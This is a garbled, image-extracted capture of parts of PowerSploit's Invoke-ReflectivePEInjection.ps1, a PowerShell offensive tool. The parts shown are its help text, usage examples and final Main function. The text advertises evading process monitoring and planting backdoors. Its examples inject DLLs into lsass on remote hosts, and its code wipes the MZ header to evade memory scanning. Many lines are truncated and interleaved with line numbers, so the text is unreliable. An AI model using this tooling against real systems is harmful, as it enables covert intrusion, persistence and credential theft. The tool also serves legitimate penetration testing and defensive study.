
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https://github.com/PowerShellMafia/PowerSploit/blob/d943001a7defb5e0d1657085a77a0e78609be58f/CodeExecution/Invoke-ReflectivePEInjection.ps1



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https://github.com/PowerShellMafia/PowerSploit/blob/d943001a7defb5e0d1657085a77a0e78609be58f/CodeExecution/Invoke-ReflectivePEInjection.ps1

```
Code review and modifications: Matt Graeber, Twitter: @mattifestation
25
26
       License: BSD 3-Clause
       Required Dependencies: None
27
       Optional Dependencies: None
28
29
30
       .DESCRIPTION
31
32
       Reflectively loads a Windows PE file (DLL/EXE) in to the powershell process, or reflectively inject
33
34
       .PARAMETER PEBytes
35
36
       A byte array containing a DLL/EXE to load and execute.
37
38
       .PARAMETER ComputerName
39
       Optional, an array of computernames to run the script on.
40
41
       .PARAMETER FuncReturnType
42
43
       Optional, the return type of the function being called in the DLL. Default: Void
44
           Options: String, WString, Void. See notes for more information.
45
           IMPORTANT: For DLLs being loaded remotely, only Void is supported.
46
47
48
       .PARAMETER ExeArgs
49
50
       Optional, arguments to pass to the executable being reflectively loaded.
51
52
       .PARAMETER ProcName
53
54
       Optional, the name of the remote process to inject the DLL in to. If not injecting in to remote pro
55
       .PARAMETER ProcId
56
57
58
       Optional, the process ID of the remote process to inject the DLL in to. If not injecting in to remo
59
       .PARAMETER ForceASLR
60
61
       Optional, will force the use of ASLR on the PE being loaded even if the PE indicates it doesn't sur
62
           if the compiler flags don't indicate they support it. Other PE's will simply crash. Make sure \mathfrak{t}
63
           loading in to a remote process.
64
65
       .PARAMETER DoNotZeroMZ
66
67
68
       Optional, will not wipe the MZ from the first two bytes of the PE. This is to be used primarily for
69
       .EXAMPLE
70
```

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https://github.com/PowerShellMafia/PowerSploit/blob/d943001a7defb5e0d1657085a77a0e78609be58f/CodeExecution/Invoke-ReflectivePEInjection.ps1

```
71
72
        Load DemoDLL and run the exported function WStringFunc on Target.local, print the wchar_t* returned
73
        $PEBytes = [IO.File]::ReadAllBytes('DemoDLL.dll')
        Invoke-ReflectivePEInjection -PEBytes $PEBytes -FuncReturnType WString -ComputerName Target.local
74
75
76
        .EXAMPLE
77
78
        Load DemoDLL and run the exported function WStringFunc on all computers in the file targetlist.txt.
79
            the wchar_t* returned by WStringFunc() from all the computers.
80
        $PEBytes = [IO.File]::ReadAllBytes('DemoDLL.dll')
        Invoke-ReflectivePEInjection -PEBytes $PEBytes -FuncReturnType WString -ComputerName (Get-Content t
81
82
83
        .EXAMPLE
84
        Load DemoEXE and run it locally.
85
        $PEBytes = [IO.File]::ReadAllBytes('DemoEXE.exe')
86
        Invoke-ReflectivePEInjection -PEBytes $PEBytes -ExeArgs "Arg1 Arg2 Arg3 Arg4"
87
88
89
        .EXAMPLE
90
        Load DemoEXE and run it locally. Forces ASLR on for the EXE.
91
92
        $PEBytes = [IO.File]::ReadAllBytes('DemoEXE.exe')
        Invoke-ReflectivePEInjection -PEBytes $PEBytes -ExeArgs "Arg1 Arg2 Arg3 Arg4" -ForceASLR
93
94
95
        .EXAMPLE
96
97
        Refectively load DemoDLL_RemoteProcess.dll in to the lsass process on a remote computer.
        $PEBytes = [IO.File]::ReadAllBytes('DemoDLL RemoteProcess.dll')
98
        Invoke-ReflectivePEInjection -PEBytes $PEBytes -ProcName lsass -ComputerName Target.Local
99
100
        .NOTES
101
102
        GENERAL NOTES:
        The script has 3 basic sets of functionality:
103
        1.) Reflectively load a DLL in to the PowerShell process
104
            -Can return DLL output to user when run remotely or locally.
105
106
            -Cleans up memory in the PS process once the DLL finishes executing.
            -Great for running pentest tools on remote computers without triggering process monitoring aler
107
            -By default, takes 3 function names, see below (DLL LOADING NOTES) for more info.
108
        2.) Reflectively load an EXE in to the PowerShell process.
109
            -Can NOT return EXE output to user when run remotely. If remote output is needed, you must use
110
            -Cleans up memory in the PS process once the DLL finishes executing.
111
            -Great for running existing pentest tools which are EXE's without triggering process monitoring
112
        3.) Reflectively inject a DLL in to a remote process.
113
114
            -Can NOT return DLL output to the user when run remotely OR locally.
            -Does NOT clean up memory in the remote process if/when DLL finishes execution.
115
116
            -Great for planting backdoor on a system by injecting backdoor DLL in to another processes memo
```

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ReflectivePEInjection.ps1

https://github.com/PowerShellMafia/PowerSploit/blob/d943001a7defb5e0d1657085a77a0e78609be58f/CodeExecution/Invoke-117 -Expects the DLL to have this function: void VoidFunc(). This is the function that will be call

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```
#Create the remote thread, don't wait for it to return.. This will probably mainly be u

$Null = Create-RemoteThread -ProcessHandle $RemoteProcHandle -StartAddress $VoidFuncAdd

2814
}

2815

2816  #Don't free a library if it is injected in a remote process or if it is an EXE.

#Note that all DLL's loaded by the EXE will remain loaded in memory.

if ($RemoteProcHandle -eq [IntPtr]::Zero -and $PEInfo.FileType -ieq "DLL")
```

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```
2819
2820
                      Invoke-MemoryFreeLibrary -PEHandle $PEHandle
2821
                  }
2822
                  else
2823
                  {
2824
                      #Delete the PE file from memory.
                      $Success = $Win32Functions.VirtualFree.Invoke($PEHandle, [UInt64]0, $Win32Constants.MEM
2825
                      if ($Success -eq $false)
2826
2827
                          Write-Warning "Unable to call VirtualFree on the PE's memory. Continuing anyways."
2828
2829
                      }
2830
                  }
2831
                  Write-Verbose "Done!"
2832
2833
             }
2834
2835
             Main
2836
         }
2837
2838
         #Main function to either run the script locally or remotely
         Function Main
2839
2840
             if (($PSCmdlet.MyInvocation.BoundParameters["Debug"] -ne $null) -and $PSCmdlet.MyInvocation.BoundParameters["Debug"]
2841
2842
             {
2843
                  $DebugPreference = "Continue"
2844
             }
2845
2846
             Write-Verbose "PowerShell ProcessID: $PID"
2847
2848
             #Verify the image is a valid PE file
2849
             $e_magic = ($PEBytes[0..1] | ForEach-Object {[Char] $_}) -join ''
2850
2851
             if ($e_magic -ne 'MZ')
2852
             {
                  throw 'PE is not a valid PE file.'
2853
2854
             }
2855
2856
             if (-not $DoNotZeroMZ) {
                  # Remove 'MZ' from the PE file so that it cannot be detected by .imgscan in WinDbg
2857
                  # TODO: Investigate how much of the header can be destroyed, I'd imagine most of it can be.
2858
                  PEBytes[0] = 0
2859
                  PEBytes[1] = 0
2860
2861
             }
2862
             #Add a "program name" to exeargs, just so the string looks as normal as possible (real args sta
2863
             if ($ExeArgs -ne $null -and $ExeArgs -ne '')
2864
```

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```
2865
             {
                 $ExeArgs = "ReflectiveExe $ExeArgs"
2866
2867
             }
             else
2868
             {
2869
2870
                 $ExeArgs = "ReflectiveExe"
2871
             }
2872
2873
             if ($ComputerName -eq $null -or $ComputerName -imatch "^\s*$")
2874
             {
                 Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes, $FuncReturnType, $
2875
             }
2876
             else
2877
             {
2878
2879
                 Invoke-Command -ScriptBlock $RemoteScriptBlock -ArgumentList @($PEBytes, $FuncReturnType, $
2880
             }
         }
2881
2882
2883
         Main
         }
2884
```